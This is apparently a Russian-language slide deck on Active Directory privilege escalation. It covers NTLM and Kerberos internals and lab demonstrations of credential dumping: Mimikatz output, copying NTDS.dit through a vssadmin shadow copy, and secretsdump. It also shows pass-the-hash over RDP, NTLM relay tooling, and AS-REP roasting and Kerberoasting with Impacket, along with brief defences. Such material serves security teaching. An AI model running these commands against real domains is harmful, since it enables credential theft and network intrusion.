



Погружаемся в AD

Разбор механизмов и утилит для повышения привилегий в Microsoft AD

Александр Романов @webr0ck

Windows Logon Authentication

- **LDAP** - протокол прикладного уровня для доступа к службе каталогов X.500
- **NTLM** - встроенный в операционные системы семейства Microsoft Windows протокол сетевой аутентификации.
- **Kerberos** - сетевой протокол аутентификации, который предлагает механизм взаимной аутентификации клиента и сервера перед установлением связи между ними
- **Public key infrastructure (PKI)** - инфраструктура открытого ключа (ИОК)
- **Smart cards and Biometric**

NTLM hashes are stored in the Security Account Manager (SAM) database and in Domain Controller's **NTDS.dit**
SAM (Security Accounts Manager) file %SystemRoot%/system32/config/SAM

NTLM hashes are used for network authentication database.

```
aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
```

Net-NTLM hashes are used for network authentication database.

```
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c783031000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030
```

<https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>

https://interface31.ru/tech_it/2015/03/autentifikaciya-v-sistemah-windows-chast-1-ntlm.html

Procdump или out_minidump.ps1


<https://github.com/PowerShellMafia>

Mimikatz

<https://github.com/gentilkiwi/mimikatz>

Secretsdump

<https://github.com/SecureAuthCorp/impacket>



```
cmd
Authentication Id : 0 ; 385987697 <00000000:1701b471>
Session          : Interactive from 1
User Name        : 
Domain           : 
Logon Server      : 
Logon Time       : 
SID              : 
msv :
[000000003] Primary
* Username : 
* Domain   : 
* NTLM     : 2c53
* SHA1     : 837f56cb56
[000100001] CredentialKeys
* NTLM     : 2c53
* SHA1     : 837f256cb56
tspkg :
* Username : 
* Domain   : 
* Password : 
wdigest :
* Username : 
* Domain   : 
* Password : <null>
livessp :
```

```
tspkg :
wdigest :
* Username : 
* Domain   : 
* Password : (null)
kerberos :
* Username : 
* Domain   : 
* Password : (null)
* Smartcard
PIN code : 0743
ssp : KO
credman :
```

- vssadmin create shadow /for=C:

```
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
Shadow Copy ID: {ba006d5f-75e8-4c79-94d0-75b70b3a5fb6}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit c:\temp\ntds.dit
```

- reg save HKLM\SYSTEM c:\temp\SYS
- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\SYSTEM c:\temp\SYSTEM
- vssadmin delete shadows /shadow={32d48927-936e-4a44-b114-30a1040a76c1}
- ./secretsdump.py -ntds ~/ntds.dit -system ~/SYS LOCAL

Пссс, а может нужен пароль? Нет спасибо

Атака Pass the hash

Http

RDP

SMB


WMI

FTP

...

```
root@kali:~# xfreerdp /u:offsec /d:win2012 /pth:8846f7eaae8fb117ad06bdd830b7586c /v:192.168.2.102
connected to 192.168.2.102:3389

```



```
FreeRDP: 192.168.2.102

Administrator: Command Prompt
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d49c:5946:4338:6420%12
    IPv4 Address. . . . . : 192.168.2.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.77

Tunnel adapter isatap.{46F858C0-F72F-4D9B-BD48-A479CA1B4019}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>_

```

<https://github.com/Kevin-Robertson/Invoke-TheHash>

Protected Users (группа доступна, начиная с Windows Server 2012 R2)


Windows Credential Guard

Полностью отключить NTLM



NTLM-Authentication - Challenge-Response аутентификация в Active Directory

- 1) Клиент: **“Хочу аутентифицироваться как Иван”**
- 2) Сервер: **“Ок, вот тебе server challenge (0xDE,0xAD) сделай мне NTLMv2-хэш используя свой пароль”**
- 3) Клиент: **“Сделал, использовал еще client challenge (0xBE,0xAF), проверь”**
- 4) Сервер: **“Наши NTLMv2 хэши сошлись значит пароли одинаковые, значит ты Иван”**
- 5) Клиент: ~~“Нет, ты Иван”~~




Для получения NTLM-хэша из пароля используется MD4

Для получения NTLMv2 хэша используется HMAC-MD5

Подробнее: <https://ru.wikipedia.org/wiki/NTLMv2#NTLMv2>

Мы пробрасываем аутентификацию через себя и аутентифицируемся вместо жертвы (**с правами жертвы**).



С помощью NTLM-Relay обычно можно авторизоваться в:

SMB (файловые шары), ищем секретки или ловим админа, чтобы повысить права/исполнить код

LDAP и посмотреть всю структуру AD-сети

Корп-сайтах внутри сети, в которых используется NTLM-аутентификация (не редкость)

Почте жертвы на Exchange server (Почтовый сервис AD)

Что использовать:

ntlmrelayx (Impacket) -

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py>

MultiRelay (Responder) - <https://github.com/lgandx/Responder/tree/master/tools>

Как использовать?

Любая связка MiTM/Spoofing-атака + NTLM-Relay будет работать

Toolz и почитать

NTLM Relay, Reloaded <https://2018.zeronights.ru/wp-content/uploads/materials/08-Ntlm-Relay-Reloaded-Attack-methods-you-do-not-know.pdf>

NTLM-Relay to Exchange <https://github.com/quickbreach/ExchangeRelayX>

Responder must have <https://github.com/lgandx/Responder>

ntlmrelayx (Impacket) -

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py>

MultiRelay (Responder) - <https://github.com/lgandx/Responder/tree/master/tools>

Authentication Server (AS)

Key Distribution Center (KDC)


Ticket Granting Service (TGS)

Ticket-granting ticket (TGT) - Golden Tickets

Service Ticket - Silver Tickets

Service Principal Name (SPN)





Pass the key

Pass the ticket

Silver ticket

Golden ticket

```
Name                                Value
-----
0xC7CF                             JEFFLAB-PC01\DWM-1
0x171F1                             JEFFLAB-PC01\ANONYMOUS LOGON
0x741E                             JEFFLAB-PC01\UMFD-0
0x12613C                            JEFFLAB\michael
0x11B926                            JEFFLAB-PC01\DWM-2
0x3E7                               JEFFLAB-PC01\SYSTEM
0x7428                             JEFFLAB-PC01\UMFD-1
0xC904                             JEFFLAB-PC01\DWM-1
0x3E4                               JEFFLAB-PC01\NETWORK SERVICE
0x117AEF                            JEFFLAB\michael
0x11B8F2                            JEFFLAB-PC01\DWM-2
0x3E5                               JEFFLAB-PC01\LOCAL SERVICE
0x126118                            JEFFLAB\michael
0x11AF3B                            JEFFLAB-PC01\UMFD-2

PS C:\WINDOWS\system32> klist -li 0x126118

Current LogonId is 0:0x126118

Cached Tickets: (1)

#0> Client: Gene.Parmesan @ JEFFLAB.LOCAL
Server: krbtgt/JEFFLAB.LOCAL @ JEFFLAB.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 2/15/2019 21:55:49 (local)
End Time: 2/16/2019 7:55:49 (local)
Renew Time: 2/22/2019 21:55:49 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

PS C:\WINDOWS\system32>
```

Kerberos brute-force ASREPRoast Kerberoasting

```
root@kali:impacket-examples# python GetNPUsers.py jurassic.park/ -usersfile usernames.txt -format  
hashcat -outputfile hashes.asreproast
```

```
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation
```

```
[-] User trex doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
[-] User triceratops doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

```
root@kali:impacket-examples# cat hashes.asreproast
```

```
$krb5asrep$23$velociraptor@JURASSIC.PARK:7c2e70d3d46b4794b9549bba5c6b728e$599da4e9b7823dbc8432c188c0
```

```
root@kali:impacket-examples# python GetUserSPNs.py jurassic.park/triceratops:Sh4rpH0rns -outputfile  
hashes.kerberoast
```


```
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon
cloner/labwws02	velociraptor		2019-02-27 17:12:12	2019-03-05 09:35:27

<https://www.tarlogic.com/en/blog/how-to-attack-kerberos/>

Так нужен ли пароль?

